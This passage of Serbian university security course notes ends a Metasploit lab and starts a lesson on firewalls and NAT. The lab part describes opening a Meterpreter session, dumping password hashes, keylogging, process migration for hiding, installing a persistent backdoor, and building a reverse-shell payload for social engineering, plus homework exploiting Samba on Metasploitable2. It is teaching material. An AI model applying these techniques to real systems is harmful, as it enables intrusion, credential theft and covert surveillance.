[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.1.6
[*] Meterpreter session 1 opened (192.168.1.4:4444 -> 192.168.1.6:1139) at 2012-
10-28 07:09:17 +0100

meterpreter >
```

Slika 8.9 Exploit [Izvor: Autor]


Slika 10 - Primer komande „help“ u Meterpreter komandnoj liniji koja prikazuje listu dostupnih komandi zajedno sa opisom onoga za šta se one koriste.

Slika 8.10 0 0 0 0 0 Help [Izvor: Autor]

OPCIJE METERPRETERA

Korisćenje mogućnosti meterpretera

„getuid“ - prikazuje koji korisnički nalog koristi Meterpreter na udaljenoj mašini „idletime“ – prikazuje koliko sekundi korisnik na udaljenoj mašini nije bio aktivan „sysinfo“ - prikazuje osnovne informacije o sistemu, naziv, OS, arhitekturu, jezik „hashdump“ - prikazuje sadržaj SAM baze podataka.



Slika 8.11 Primeri komandi u Meterpreter komandnoj liniji [Izvor: Autor]

Slika 12 - Primer korišćenja komande „migrate“ u cilju prelaska na novi proces u radi sakrivanja. Treba odabrati nešto što je stalno pokrenuto, u suprotnom možemo biti odsečeni. Pomoću „ps“ komande možemo da izlistamo trenutno aktivne procese. Na ovom primeru prešli smo na proces explorer.exe sa pid 1208.

Slika 8.12 Primer korišćenja komande „migrate“ [Izvor: Autor]


KOMANDE METERPRETERA

Korisćenje komandi meterpretera

Slika 13 - Pomoću komande „kill“ iza koje sledi pid možemo da ugasimo trenutno aktivan proces. Korišćenjem komandi „uictl disable keyboard/mouse“ možemo da ograničimo upotrebu ulaznih uređaja na udaljenoj mašini. Komanda „shell“ nam otvara command prompt.


Održavanje pristupa

Nakon uspešno napada na sistem, ukoliko je moguće, često je dobra ideja da se osigura da ćete biti u mogućnosti da održite pristup u cilju daljeg ispitivanja ili probijanja mreže.



Slika 8.13 Kill [Izvor: Autor]

Slika 14 - Komanda „keyscan_start“ pokreće keylogger na udaljenoj mašini, dok nam komanda „keyscan_dump“ prikazuje sadržaj koji se prati od pokretanja keyloggera. Jedan od načina da obezbedimo pristup udaljenoj mašini je korišćenje Metsvc servisa kao što je prikazano na slici. Koristeći ovaj backdoor, možemo povratiti Meterpreter pristup u bilo kom trenutku. Binarni korisni teret (engl. binary payload) Jedna od mogućnosti MSF-a je da generiše izvršnu datoteku iz Metasploit payload-a. Ovo može biti veoma korisno za na pr. socijalni inženjering, ako možete da naterate korisnika za pokrene payload za vas ne postoji razlog da se prođe kroz nevolje eksploatacije softvera. Na sledećem primeru ćemo generisati reverse tcp payload, zatim ga pokrenuti na udaljenom sistemu i dobiti meterpreter komandnu liniju. Da bismo to postigli koristimo komandu msfpayload. Ova komanda se može koristiti za generisanje payload-a koji se mogu koristiti na različitim sistemima i nudi niz izlaznih opcija. Nas trenutno interesuje exe izlaz, koji se dobija komandom X.




Slika 8.14 Sila-14 Keyscan_start [Izvor: Autor]

METERPRETER KOMANDNA LINIJA

Korišćenje meterpreter komandne linija

Slika 15 - Generisali smo windows reverse tcp payload, prosledili smo parametre mašine na koju će payload pokušati da se konektuje nakon što je pokrenut i generisali exe izlaz. Komandom file možemo zaista da se uverimo da je u pitanju windows executable datoteka. Sada ćemo koristiti multi/handler, koji upravlja exploitima pokrenutim van MSF-a. Potrebno je da podesimo adresu lokalne mašine i port koji smo naznačili pri generisanju payload-a. Zatim koristimo komandu exploit i nakon toga pokrećemo payload na mašini žrtvi.



Slika 8.15 Payload [Izvor: Autor]

Slika 16 - Nakon što smo sve uspešno podesili i pokrenuli možemo da vidimo da se otvorila meterpreter komandna linija

Slika 8.16 Handler [Izvor: Autor]

Poglavlje 9

Individualne vežbe

ZADACI ZA VEZBU

Zadaci za individualni rad za nedelju 8 (Predviđeno vreme trajanja vežbe je 45 minuta)

Prvi zadatak
- Instalirati Metasploitable kao virtualni mašinu
- Pronaći operatvne sisteme u lokalnoj mreži

Drugi zadatak
- Pokreniti metasploit
- Kirirati exploit i payloads za pronađeni OS na mreži
- Izvršiti exploit
- Pokrenuti Meterpreter
- Kreiranti fajl na udaljenom računaru

Poglavlje 10

Domaći zadatak 08

DOMAĆI ZADATAK 8

Osmi domaći zadatak (Predviđeno vreme trajanja vežbe je 120 minuta)

Za rešenje zadatka potrebno je:
1. Metasploit
2. Metasploitable

Zadatak
Preuzmite i instalirajte Metasploit. Preuzmite, raspakujte i pokrenite Metasploitable2.
Pokrenite Metasploitable2 virtuelnu mašinu.
Ulogujte se username: msfadmin, password: msfadmin
Pomoću komande „ifconfig“ pronađite adresu virtuelne mašine unutar lokalne mreže
Pokrenite metasploit konzolu (msfconsole)
Pokrenite komandu „nmap ip_adresa_vm“, primetite da je otvoren port 139
Pokrenite komandu „info exploit/multi/samba/usermap_script“ i informišite se o exploitu
Zatim pokrenite redom komande: „use exploit/multi/samba/usermap_script“, „set rhost ip_adresa_vm“ i „exploit“

Pitanja

- Šta je Metasploit i koje su njegove mogućnosti?
- Koje ste sve komande koristili unutar metasploit frameworka i opišite njihivu namenu?
- Ukratko opišite „username map script“ exploit.
- Šta vam je omogućio ovaj exploit?

Napomena: Domaći zadatak je potrebno uraditi u MS Word (doc) ili LibreOffice (odf) formatu sa ubačenim sreenshot-ovima i poslati predmetnom asistentu.

Naziv zadatka treba da bude: IT381-DZ08-ime_prezime_brojIndexa

Subjekat mail-a treba da bude: IT381-DZ08

Zaključak

ZAKLJUČAK

Rezime osme lekcije.

Nakon studiranja sadržaja ovog poglavlja, studenti će steći solidna znanja iz oblasti sigurnosti transportnog i aplikacionog sloja:

- *Web bezbednost i application layer security*
- *Bezbednost transportnog sloja*
- *Autentifikacija i autorizacija*
- *Simetrična i asimestrična enkripcija*
- *SSL i Kerberos protokol*
- *Bezbedni sistem elektronske pošte, PGP i S-MIME*
- *PKI i Certificate authority*

LITERATURA

Spisak korišćene literature za lekciju 8

http://en.wikipedia.org/wiki/Application_security
https://f5.com/glossary/application-firewall
https://f5.com/glossary/cross-site-scripting
http://www.webopedia.com/quick_ref/OSI_Layers.asp
https://www.barracuda.com/products/spamfirewall
http://en.wikipedia.org/wiki/Email_privacy
https://www.watchguard.com/products/xcs-main.asp
https://en.wikipedia.org/wiki/Transport_Layer_Security
https://en.wikipedia.org/wiki/Secure_Sockets_Layer
http://en.wikipedia.org/wiki/X.509
https://en.wikipedia.org/wiki/Kerberos
http://en.wikipedia.org/wiki/Pretty_Good_Privacy
http://en.wikipedia.org/wiki/RSA
http://en.wikipedia.org/wiki/Public-key_cryptography
http://searchsecurity.techtarget.com/definition/asymmetric-cryptography
http://en.wikipedia.org/wiki/Symmetric-key_algorithm
http://en.wikipedia.org/wiki/Internet_security
http://fr.wikipedia.org/wiki/Authentification
http://www.thefreedictionary.com/Authentification
http://searchsecurity.techtarget.com/definition/authentication
http://httpd.apache.org/docs/2.2/howto/auth.html

LITERATURA - NASTAVAK

Spisak korišćene literature za lekciju 8 nastavak

https://en.wikipedia.org/wiki/Certificate_authority
http://en.wikipedia.org/wiki/Public-key_infrastructure
http://searchsecurity.techtarget.com/definition/PKI
https://en.wikipedia.org/wiki/Pretty_Good_Privacy
https://en.wikipedia.org/wiki/GNU_Privacy_Guard
http://en.wikipedia.org/wiki/Certificate_authority
https://en.wikipedia.org/wiki/Public-key_cryptography
http://en.wikipedia.org/wiki/Registration_authority
http://en.wikipedia.org/wiki/Non-repudiation
http://searchsecurity.techtarget.com/definition/digital-certificate
https://en.wikipedia.org/wiki/Internet_security
http://en.wikipedia.org/wiki/Secure_Electronic_Transaction
https://en.wikipedia.org/wiki/S/MIME
http://en.wikipedia.org/wiki/Diffie%E2%80%93Hellman_key_exchange
http://en.wikipedia.org/wiki/ElGamal_encryption
http://en.wikipedia.org/wiki/Triple_DES
https://en.wikipedia.org/wiki/Transmission_Control_Protocol
https://en.wikipedia.org/wiki/Metasploit_Project
http://www.offensive-security.com/metasploit-unleashed/Metasploitable
http://www.explorehacking.com/2011/03/metasploit-tutorial-with-example.html

UNIVERZITET METROPOLITAN BEOGRAD

IT381 - ZAŠTITA I BEZBEDNOST INFORMACIJA

Mrežni zaštitni zidovi

Lekcija 09

PRIRUČNIK ZA STUDENTE

IT381 - ZAŠTITA I BEZBEDNOST INFORMACIJA

Lekcija 09

MREŽNI ZAŠTITNI ZIDOVI

- Mrežni zaštitni zidovi
- Poglavlje 1: Mrežni zaštitni zid i tipovi
- Poglavlje 2: Filtriranje paketa
- Poglavlje 3: Dinamičko ispitivanje
- Poglavlje 4: Mrežni prolazi na sloju konekcija i utvrdjeni bastion host
- Poglavlje 5: Konfiguracija zaštitnog zida i zasnovan na hostu
- Poglavlje 6: Lični zaštitni zid i lokacije zaštitnih zidova
- Poglavlje 7: Virtulna privatna mreža i distribuirani zaštitni zidovi
- Poglavlje 8: FortiNet FortiGate
- Poglavlje 9: Vežba 09
- Poglavlje 10: Individualna vežba
- Poglavlje 11: Domaći zadatak 09
- Zaključak

Copyright © 2017 – UNIVERZITET METROPOLITAN, Beograd. Sva prava zadržana. Bez prethodne pismene dozvole od strane Univerziteta METROPOLITAN zabranjena je reprodukcija, transfer, distribucija ili memorisanje nekog dela ili čitavih sadržaja ovog dokumenta., kopiranjem, snimanjem, elektronskim putem, skeniranjem ili na bilo koji drugi način.

Copyright © 2017 BELGRADE METROPOLITAN UNIVERSITY. All rights reserved. No part of this publication may be reproduced, stored in a retrieval system or transmitted in any form or by any means, electronic, mechanical, photocopying, recording, scanning or otherwise, without the prior written permission of Belgrade Metropolitan University.

Uvod

UVOD

Ovo poglavlje predstavlja uvod u oblast mrežnih zaštitnih zidova.

Teme predavanja su:

- *Mrežni zaštitni zid i tipovi*
- *Filtriranje paketa*
- *Dinamičko ispitivanje*
- *Mrežni prolazi na sloju konekcija i utvrđeni bastion host*
- *Konfiguracija zaštitnog zida i zaštitni zid zasnovan na hostu*
- *Licni zaštitni zid i lokacije zaštitnih zidova*
- *Virtualna privatna mreža i distribuirani zaštitni zidovi*
- *FortiGate hardverski zaštitini zid*

U vežbi studenti će se upoznati sa:

- *Snortom*

Poglavlje 1

Mrežni zaštitni zid i tipovi


ZAŠTITNI ZID

Po prirodi, zaštitni zidovi kreiraju "uska grla" (engl. bottlenecks) između unutrašnjih i spoljnih mreža.

Zaštitni zidovi (engl. firewalls) koriste se za postavljanje kontrolnih tačaka bezbednosti na granicama privatnih mreža (slika 1). U kontrolnim tačkama mrežna barijera ispituje sve pakete koji prolaze između privatne mreže i Interneta. U zavisnosti od toga da li paketi zadovoljavaju pravila definisana listama za kontrolu pristupa, mrežna barijera će dozvoliti ili zabraniti protok tog paketa. Jednostavno rečeno, mrežna barijera je filter na relaciji lokalna mreža – Internet.

Zaštitni zid (engl. firewall) može biti efikasno sredstvo za zaštitu lokalnog sistema ili mreže od bezbednosnih pretnji zasnovanih na mreži, dok u isto vreme pruža pristup spoljnjem svetu preko mreže i Interneta. Internet povezivanje više nije neobavezno organizacijama. Informacije i dostupne usluge su bitne za organizaciju. Međutim, dok pristup Internetu pruža pogodnosti za organizaciju, on omogućava spoljašnjem svetu da dođu u interakciji sa lokalnom mrežnom imovinom. To predstavlja pretnju za organizaciju. Iako je moguće opremiti svaku radnu stanicu i server na mreži jakim bezbednosnim funkcijama, kao što su zaštita od upada, to nije praktičan pristup. Alternativa je sve prihvaćeniji zaštitni zid, umetnut između administrirane mreže i Interneta da pojača kontrolisani link i podigne spoljni bezbednosni zid ili perimetar.

Zaštitni zid omogućava administratoru mreže da kontroliše pristup između spoljašnjeg sveta i resursa u administrativnoj mreži. Zapravo, zaštitni zid je kombinacija hardvera i softvera koja razdvaja unutrašnju mrežu od Interneta, tako što dozvoljava samo pojedinim paketima da prođu, a blokira ostale pakete.



Slika 1.1 -Zaštitni zid na granici administrirane mreže i Interneta [Izvor:Autor]

FUNKCIJE ZAŠTITNIH ZIDOVA

Predstavljene su funkcije zastitnih zidova

Mrežne barijere najčešće obavljaju sledeće funkcije:


- Filtriranje paketa. Zaglavlje paketa (izvorišna i odredišna adresa, broj porta) analizira se i upoređuje sa pravilima mrežne barijere. Zavisno od toga da li paket zadovoljava pravila, dozvoljava se prolaz paketa ili se paket odbacuje.
- Prevođenje mrežnih adresa (engl. network adress translation, NAT). Prevodi adrese računara u privatnoj mreži u jednu ili više javnih IP adresa i na taj način skriva identitet računara u lokalnoj mreži.
- Proksi servisi (engl. proxy). U najširem smislu, proksi (posrednički) server je sloj između lokalne i spoljašnje mreže koji omogućava većem broju računara da dele jednu vezu ka Internetu i skladišti, tj. kešira podatke kako bi se ubrzao pristup tim podacima sa lokalne mreže. Proksi serveri rade na aplikacionom sloju OSI modela, što znači da se svaki klijent mora konfigurisati pojedinačno (moraju se navesti adresa proksi servera i port na kome taj server pruža usluge).

Mrežna barijera može biti zaseban hardverski uređaj (na primer, Cisco PIX) ili softver (na primer, iptables ili Kerio Winroute Firewall). Mrežna barijera može da obavlja sve ili samo neke od navedenih funkcija; na primer, ruter može da filtrira paketae a proksi server može biti instaliran na zasebnom računaru. Takođe, mrežna barijera može da obavlja i sve ove funkcije (operativni sistem Linux sa mrežnom barijerom iptables i proksi serverom squid).

PREVOĐENJE MREŽNIH ADRESA

NAT skriva informacije o računarima u privatnoj mreži od napadača sa Interneta.

Prilikom prolaska paketa kroz mrežnu barijeru, NAT skriva IP adrese računara iz privatne mreže prevodeći ih u adresu mrežne barijere. Mrežna barijera, zatim, ponovo šalje podatke koji se u tom paketu nalaze sa svoje adrese, koristeći pri tom tabelu prevođenja adresa. Osim zaštitne funkcije, NAT omogućava uštedu javnih IP adresa, jer se jedna javna IP adresa, uz korišćenje različitih brojeva porta, može prevesti u veći broj privatnih IP adresa.
Postoji nekoliko vrsta prevođenja IP adresa:
• statičko – blok javnih IP adresa se na osnovu fiksne tablice prevođenja prevodi u blok privatnih IP adresa, tako da jednoj javnoj IP adresi odgovara jedna privatna IP adresa. Na taj način se skriva identitet računara u lokalnoj mreži;
• dinamičko – blok javnih IP adresa dinamički se prevodi u blok privatnih IP adresa. Na taj način se skriva identitet računara u lokalnoj mreži;
• dinamičko sa preopterećenjem (engl. port address translation, PAT) – jedna ili više javnih IP adresa se na osnovu broja porta prevodi u veći broj privatnih IP adresa. Na taj način se skriva identitet računara u lokalnoj mreži. Ovaj način prevođenja adresa se najčešće koristi.




Slika 1.2 Prevodjenje mreznih adresa[Izvor:Autor]

PROKSI SERVISI

Proksi aplikativnog sloja je klijent-server arhitektura specifična za konkretan protokol koji se koristi.

Filtriranje i NAT rešavaju neke probleme vezivanja lokalnih mreža na Internet, ali – uzevši u obzir da samo analiziraju i eventualno menjaju zaglavlje paketa a ne i njegov sadržaj – ne obezbeđuju potpunu kontrolu podataka koji prolaze kroz mrežnu barijeru. Moguće je da napadač pomoću mrežnog monitora pregleda saobraćaj koji dolazi iz vaše mrežne barijere i na osnovu dobijenih informacija zaključi da mrežna barijera prevodi adrese računara iz unutrašnje mreže. Napadač, na ovaj način, može dobiti informacije potrebne za krađu TCP veza, što može prouzrokovati prolaz napadača kroz mrežnu barijeru.

Proksi aplikativnog sloja sprečava ovaj problem tako što omogućava da se potpuno zabrani protok podataka protokola mrežnog sloja i da se dozvoli saobraćaj samo protokolima viših slojeva, kao što su HTTP, FTP i SMTP. Proksi aplikativnog sloja je klijent-server arhitektura specifična za konkretan protokol koji se koristi. Posmatrajte na primer klijenta u zaštićenoj mreži i server na javnoj mreži. Kada klijent zaštićene mreže inicira zahtev prema serveru javne mreže, proksi server preuzima taj zahtev i povezuje se na server javne mreže u ime klijenta zaštićene mreže. Serverski deo proksi protokola prihvata veze klijenata unutrašnje mreže, dok se klijentski deo protokola povezuje na javni server. Kada klijentski proksi deo primi podatke od javnog servera, serverska strana proksi aplikacije šalje podatke krajnjem klijentu na unutrašnjoj mreži. Proksi serveri su specifični po tome što su namenjeni konkretnim protokolima.



Slika 1.3 Proksi servisi [Izvor:Autor]

DODATNE FUNKCIJE ZAŠTITNIH ZIDOVA

Navode se dodatne funkcije mrežnih barijera.

U dodatne funkcije mrežnih barijera spadaju:

- Šifrovana provera identiteta. Omogućava korisnicima na javnim mrežama da dokažu svoj identitet mrežnoj barijeri, čime se kontroliše pristup privatnim mrežama sa spoljnih lokacija.
- Virtualno privatno umrežavanje (VPN). Uspostavljanje kriptografski zaštićene veze između dve privatne mreže preko javnog nesigurnog medijuma kao što je Internet. Time se omogućava sigurno povezivanje fizički odvojenih mreža bez zakupljivanja direktnih linija.

Neke mrežne barijere obezbeđuju dodatne servise zasnovane na pretplati, koji se ne mogu definisati kao prave funkcije mrežne barijere, ali su veoma korisne. Ove funkcije su dostupne samo na mrežnim barijerama koje su sposobne da obave dubinsku analizu sadržaja paketa (engl. deep packet inspection), o kojoj će biti više reči u poglavlju posvećenom sistemima za detekciju i sprečavanje upada.

- Traženje zlonamernog koda u paketima. Mrežna barijera pretražuje dolazeće nizove podataka i u njima traži oznake virusa, crva i sl. Usluga ažuriranja baze u kojoj su opisane oznake virusa („antivirusne definicije“) naknadno se plaća proizvođaču mrežne barijere.
- Filtriranje na osnovu sadržaja (engl. content filtering). Mrežna barijera blokira saobraćaj korisnika privatne mreže na osnovu sadržaja (po kategorijama, na primer, pornografija, govor mržnje ili informacije o hakerisanju). Liste koje definišu pripadnost sadržaja određenim kategorijama takođe zahtevaju pretplatu.

ZAŠTITNI ZIDOVI U OSI MODELU

Tri sloja OSI modela u kojima rade zaštitni zidovi

Mrežne barijere štite mrežu na mrežnom, transportnom i aplikacionom sloju referentnog modela OSI:

- mrežni sloj – filtriranje paketa na osnovu IP adresa i prevođenje privatnih IP adresa u javne,
- transportni sloj – kontrola pristupa TCP servisima, tj. dozvola ili zabrana pristupa TCP/IP portovima u zavisnosti od izvorišnih i odredišnih IP adresa,
- aplikacioni sloj – prihvatanje zahteva za pristup određenoj aplikaciji koji se dalje upućuju ka odredištu ili blokiraju.

Kao mrežna barijera može se koristiti skup hardverskih uređaja i/ili servera od kojih svaki obavlja samo jednu od navedenih funkcija. Na primer, ruter, kao zaseban hardverski uređaj, filtrira pakete na osnovu IP adresa i broja porta, dok se proksi server nalazi na posebnom računaru unutar mreže.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

CILJEVI PRILIKOM PROJEKTOVANJA ZAŠTITNOG ZIDA

Navedeni su ciljevi prilikom projektovanja zaštitnog zida.

Ciljevi prilikom projektovanja zaštitnog zida su sledeći:

- *Celokupan saobraćaj na ulazu i izlazu iz mreže i obratno, prolazi kroz zaštitni zid. Postiže se blokiranjem svih pristupa lokalnoj mreži, izuzev pristupa preko zaštitnog zida.*
- *Dozvoljava se postojanje autorizovanog saobraćaja samo onako kako je definisano lokalnom bezbednosnom politikom.*
- *Zaštitni zid je imun na proboj, što uslovljava upotrebu bezbednosnih mehanizama operativnog sistema.*

Za poslovne potrebe i potrebe ISP (engl. Internet Service Provider), čiji je Internet saobraćaj na mnogo višem nivou, razvijena je nova vrsta ekstremno brzih (i skupih) zaštitnih zidova, koji su u mogućnosti da opslužе i najzahtevnije privatne mreže.

ČETIRI OPŠTE TEHNIKE

Četiri opšte tehnike koje koriste zaštitni zidovi za kontrolu pristupa.

Postoje četiri opšte tehnike koje koriste zaštitni zidovi za kontrolu pristupa: kontrola servisa, kontrola pravca, kontrola korisnika i kontrola ponašanja.

- *Kontrola servisa**:** Određuje vrstu internet servisa kojem se može pristupiti u unutar ili van lokalne mreže. Zaštitni zid filtrira saobraćaj na osnovu IP adrese i TCP broja porta. Takođe, može da obezbedi proxy koji prima i interpretira zahtev za uslugom pre njegovog korišćenja (Web, mail servisi).*
- *Kontrola pravca**:** Određuje pravac u kojem mogu da se postave traženi specijalni zahtevi i da im se omogući da prolaze kroz zaštitni zid.*
- *Kontrola korisnika**:** Kontrola pristupa uslugama prema tome koji korisnik je pristupao odgovarajućoj usluzi. Ova karakteristika se primenjuje pre svega na lokalne korisnike. Može se primeniti i na dolazni saobraćaj od spoljnih korisnika, što zahteva jedan oblik bezbednosne tehnologije za proveru identiteta (prema IPsec standardu).*
- *Kontrola ponašanja**:** Prati kako se koriste posebne usluge. Na primer, zaštitni zid filtrira elektronsku poštu kako bi se eliminisale neželjene masovne poruke (spam) ili omogućava pristup samo delu informacija na lokalnom Web serveru.*

MOGUĆNOSTI

Sledeće mogućnosti su u delokrugu zaštitnog zida.

Sledeće mogućnosti su u delokrugu zaštitnog zida:

- *Zaštitni zid definiše jednu prolaznu tačku koja drži neovlašćene korisnike izvan zaštićene mreže, sprečava potencijalno ranjive usluge od ulazne ili izlazne mreže, i pruža zaštitu od raznih vrsta IP zavaravanja i napada na rutiranje. Upotreba jedne prolazne tačke pojednostavljuje upravljanje i bezbednost.*
- *Zaštitni zid obezbeđuje lokaciju za praćenje bezbednosnih događaja.*
- *Zaštitni zid je pogodna internet platforma za nekoliko funkcija koje nisu u vezi sa bezbednošću. To uključuje ''mrežni adresni prevodilac'' (engl. Network Address Translator NAT), funkcije upravljanja mrežom koje nadziru (audit) ili korišćenje prijavljivanja na Internet.*
- *Zaštitni zid može da služi kao platforma za IPSec protokol, za implementaciju virtuelne privatne mreže.*

OGRANIČENJA

Navedena su ograničenja zaštinih zidova.

Ograničenja zaštinih zidova su sledeća:

- *Zaštitni zid ne može da zaštititi od napada koji zaobilaze (bypass) zaštitni zid.*
- *Zaštitni zid ne štiti potpuno od internih pretnji, kao što je nezadovoljan zaposleni ili zaposleni koji nenamerno sarađuje sa spoljašnjim napadačem.*
- *Nepropisno obezbeđenim bežičnom LAN mrežom može se pristupiti izvan organizacije.*

TIPOVI ZAŠTITNIH ZIDOVA

Postoji tri tipa mrežnih zaštitnih zidova.

Zaštitni zid može delovati kao filter paketa. On može da deluje kao pozitivni filter, koji omogućava da prođu samo paketi koji zadovoljavaju specifične kriterijume, ili kao negativan filter – odbija bilo koji paket koji zadovoljava određene kriterijume. Zavisno o tipu zaštitnog zida, on može ispitivati jedan ili više zaglavlja protokola u svakom paketu, korisni teret (payload) svakog paketa, ili model generisan pomoću niza paketa.

Postoji tri tipa mrežnih zaštitnih zidova:

- *filtriranje paketa*
- *mrežni prolazi (gateways) aplikativnog nivoa*
- *prolazi na nivou kanala komunikaciskih podataka.*

PROBLEMI KOJE ZAŠTITNI ZIDOVI NE MOGU REŠITI

Nijedna mreža povezana sa Internetom ne može biti sigurna.

Mrežne barijere su dosta efikasne i sprečavaju napadače da pristupe vašoj privatnoj mreži. Mrežna barijera će sprečiti napadača da pristupi telnet servisu na vašem Web serveru ili serveru za e-poštu, ili da „pinguje“ računare u vašoj mreži. Međutim, postoje situacije u kojima mrežna barijera ne može da spreči napad. Na primer, pomoću nje se ne može rešiti problem zaštite onih servisa u privatnoj mreži kojima je dozvoljen pristup spolja kroz mrežnu barijeru. Na primer, ukoliko je na mreži postavljen IIS, kao javni Web server, vaša mrežna barijera će do njega propuštati saobraćaj na portu 80. To znači da napadač može da iskoristi brojne greške IIS-a, u cilju dobijanja administrativnog pristupa sa udaljene lokacije . Kada jednom uspostave kontrolu nad Web serverom, napadači mogu da obore server ili da na njemu izmene informacije, ili, eventualno, koristeći taj Web server, da napadnu unutrašnju mrežu (ukoliko ih u tome ne spreče dodatna pravila na mrežnoj barijeri). Zaključak je da vas mrežna barijera neće zaštititi od napada koji se sprovode oponašanjem legitimnog saobraćaja na otvorenim portovima. Za sprečavanje takvih napada morate da koristite sisteme za sprečavanje upada u mreže (engl. Intrusion Prevention System, IPS).
Postoji još jedna ozbiljna pretnja bezbednosti vaše mreže – skriveni prolazi pomoću kojih se korisnici mogu povezati na Internet. Na primer, bilo koji korisnik lokalne mreže koji ima modem i telefonski priključak u kancelariji može da uspostavi modemsku vezu sa sopstvenim davaocem Internet usluga (ISP) i tako kompletno zaobiđe mrežnu barijeru. Ukoliko u obzir uzmete činjenice da su modemi jeftini, da svi savremeni klijentski operativni sistemi imaju potreban softver za podešavanje modema i da telefonski račun plaća firma, zaključićete da većina zaposlenih koji poznaju rad na računaru može lako sa svojih radnih mesta da zaobiđe vašu mrežnu barijeru. Korisnici se obično odlučuju na ovakav korak ukoliko vaša barijera ne propušta servise koje bi oni želeli da koriste (na primer, IRC, VoIP, P2P) ili filtriraju Web sadržaj (čitaj: pornografiju i mp3 datoteke). Međutim, veliki broj korisnika ne shvata da su sve IP veze potencijalni rizik. Ukoliko korisnik ostvari vezu sa Internetom preko ISP-a, a nema konfigurisanu mrežnu barijeru na radnoj stanici, onda je mreža izložena opasnosti. Jednostavno rečeno, korisnici koji se u tajnosti povezuju na Internet mogu narušiti sigurnosnu politiku firme, što znači da administrator 